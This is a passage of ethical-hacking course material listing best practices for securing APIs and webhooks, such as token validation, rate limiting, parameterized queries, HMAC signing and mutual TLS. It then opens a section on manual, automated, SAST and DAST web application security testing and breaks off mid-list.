
1. Use **server-generated tokens** embedded in HTML as hidden fields for validating the incoming requests
2. **Sanitize the data** to eliminate malicious scripts and properly validate the user input
3. Use an **optimized firewall** to ensure that all the unused, unnecessary files and permissive rules are revoked
4. Use **IP whitelisting** to create a list of trusted IP addresses to access APIs and to limit access to trusted users
5. Use the **rate-limiting feature** to limit the number of API calls made by a client in a particular time frame
6. Implement a **pagination technique** that can divide a single response into several fragments
7. Use **parameterized statements** in SQL queries to prevent inputs that include entire SQL statements
8. Conduct **regular security assessments** to secure all the API endpoints using automated tools
9. Use tokens to **establish trusted identities** and to control access to services and resources
10. **Use signatures** to ensure that only authorized users can decrypt or modify data
11. **Employ packet sniffers** to track events related to information disclosure and to detect insecure API calls
12. Use techniques such as **quotas and throttling** to control and track the API usage
13. Implement **API gateways** to authenticate the traffic and control and analyze the usage of APIs
14. Implement MFA and use authentication protocols such as **AppToken**, **OAuth2**, and **OpenID Connect**

Best Practices for API Security

Various best practices for securing APIs against cyberattacks are as follows:

- Use the HTTPS protocol through SSL/TLS certificates that support encryption techniques and provide a secure connection between the server and client.
- Use server-generated tokens embedded in HTML as hidden fields for validating the incoming request and to check if it is from an authenticated source.
- Sanitize the data to eliminate malicious scripts and properly validate the user input.
- Use an optimized firewall to ensure that all the unused, unnecessary files and permissive rules are revoked.
- Use IP whitelisting to create a list of trusted IP addresses or IP ranges to access APIs and to limit access to trusted users or components only.
- Use the rate-limiting feature to limit the number of API calls made by the client in a particular time frame.
- Maintain and monitor access logs regularly to help in detecting anomalies and to take precautionary measures in the future.
- Implement a pagination technique that can divide a single response into several fragments so that the payloads are not oversized.
- Use parameterized statements in SQL queries to prevent inputs that include entire SQL statements.
- Perform input validation on the server side instead of the client side to prevent bypassing attacks.

- Conduct regular security assessments to secure all the API endpoints using automated tools.
- Regularly monitor and perform continuous auditing of the API and analyze the workflows to prevent any attacks.
- Use tokens to establish trusted identities and to control access to services and resources.
- Use signatures to ensure that only authorized users can decrypt or modify data.
- Employ packet sniffers to track events related to information disclosure and to detect insecure API calls.
- Use techniques such as quotas and throttling to control and track the API usage and to set the API request limit.
- Implement API gateways to authenticate the traffic and control and analyze the usage of APIs.
- Implement advanced techniques to prevent sophisticated human-like bots from accessing the APIs.
- Implement multi-factor authentication (MFA) and use authentication protocols such as AppToken, OAuth2, and OpenID Connect to authenticate the users and applications in the API.
- Document audit logs before and after every security event, and sanitize the log data to prevent log injection attacks.
- Use SOAP APIs with in-built security features instead of conventional design-based REST APIs.
- Confine the API response data to the requested resource permission status, instead of sharing an excessive amount of secret data through status messages or resource replies.
- Use WAF security along with TLS/SSL for securing the APIs and reducing the attacks based on web traffic and script injections.
- Ensure that all the requests made from stateless communication APIs such as REST API are authorized separately, even if they originated from the same user.
- Employ advanced routing and controlling technologies such as service mesh technology to manage multi-service authentication and access control.
- Insist that the API developers consider the latest security vulnerabilities and risks related to APIs through open-source materials, articles, and blogs.



Best Practices for Securing Webhooks

1. Use shared authentication secrets such as **HTTP basic authentication** for all webhooks to prevent any random malicious data
2. Implement **webhook signing** to verify the data received from the ESPs and use the constant time-compare function
3. Track **event_id** to avoid unintentional double-processing of the same events through replay attacks
4. Ensure that the firewall **rejects webhook calls** from unauthorized sources other than the ESP's IP addresses
5. Use **rate limiting** on webhook calls to control the incoming and outgoing traffic
6. Compare the **X-Cld-Timestamp** of the webhook with the current timestamp to prevent timing attacks
7. Validate the **X-OP-Timestamp** within a threshold from the current time
8. Ensure that the event processing is idempotent to prevent the **replication of event receipts**
9. Ensure that the webhook code responds with **200 OK** (success) instead of 4xx or 5xx statuses in case of errors
10. Ensure that the webhook URL supports the HTTP HEAD method to **retrieve meta-information**
11. Use **threaded requests** to send multiple requests simultaneously and to update data in the API rapidly
12. Ensure that the **tokens** are stored against **store_hash** and not the user data

Best Practices for Securing Webhooks

Various best practices for securing webhooks are as follows:


- Use HTTPS instead of HTTP to safeguard data from exposure while in transit.
- Use shared authentication secrets such as HTTP basic authentication for all webhooks to prevent any random malicious data.
- Implement webhook signing to verify the data received from the email service providers (ESPs) and use the constant time-compare function.
- Track `event_id` to avoid unintentional double-processing of the same events through replay attacks.
- Ensure that the firewall rejects webhook calls from unauthorized sources other than the ESP's IP addresses.
- Use rate limiting on webhook calls in the web server to control the incoming and outgoing traffic.
- Compare the request timestamp X-Cld-Timestamp of the webhook with the current timestamp to prevent timing attacks.
- Validate the X-OP-Timestamp within a threshold from the current time.
- Ensure that the event processing is idempotent to prevent the replication of event receipts.
- Ensure that the webhook code responds with 200 OK (success) instead of 4xx or 5xx statuses in case of errors to ensure that the webhooks are not deactivated.

- Ensure that the webhook URL supports the HTTP HEAD method to retrieve meta-information without transferring the entire content.
- Use threaded requests to send multiple requests simultaneously and to update data in the API rapidly.
- Ensure that the tokens are stored against **`store_hash`** and not the user data.
- Verify clients through the implementation of mutual TLS.
- Do not send confidential information using webhooks; instead, use authorized APIs.
- Use HMAC-based signatures to perform message verification and avoid payload exploitation.
- Use a unique event ID to record every webhook payload within the database.
- Log each of the sent webhooks for debugging when required.

LO#05: Summarize the Techniques used in Web Application Security

Web Application Security

After learning the hacking methodologies adopted by attackers of web applications and the tools they use, it is important to learn how to secure these applications from such attacks. A careful analysis of security will help you, as an ethical hacker, to secure your applications. To do so, one should design, develop, and configure web applications using the countermeasures and techniques discussed in this section.



Web Application Security Testing

Manual Web App Security Testing	It involves testing a web application using **manually designed data**, customized code, and some browser extension tools to detect vulnerabilities and weaknesses associated with the applications Security professionals use tools such as SecApps, Selenium, and Apache JMeter to perform manual testing
Automated Web App Security Testing	It is a technique employed for **automating the testing** process. These testing methods and procedures are incorporated into each stage of development to report feedback constantly Security professionals use tools such as Ranorex studio, TestComplete, and Leapwork to perform automated testing
Static Application Security Testing (SAST)	It is also referred to as a **white-box testing approach**, in which the complete system architecture (including its source code) or application/software to be tested is already known to the tester Security professionals use tools such as Codacy , Appknox, and AttackFlow to perform SAST
Dynamic Application Security Testing (DAST)	It is also known as a **black-box testing approach** and is performed directly on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc. Security professionals use tools such as Invicti, Acunetix vulnerability Scanner, and HCL AppScan to perform DAST

Web Application Security Testing

Web application security testing is a process of conducting security assessment and performance analysis of an application and generating timely reports on its security levels and threat exposures. It is often conducted by security professionals and programmers to test and strengthen the security of an application using the following techniques:

- **Manual Web Application Security Testing**

  Manual security testing involves testing a web application using manually designed data, customized code, and some browser extension tools such as SecApps to detect vulnerabilities and weaknesses associated with the applications. It mainly focuses on business logic errors and threat analysis. Security professionals also use other tools such as Selenium, JMeter, Loadrunner, QTP, Bugzilla, and Test Link to perform manual testing.

- **Automated Web Application Security Testing**

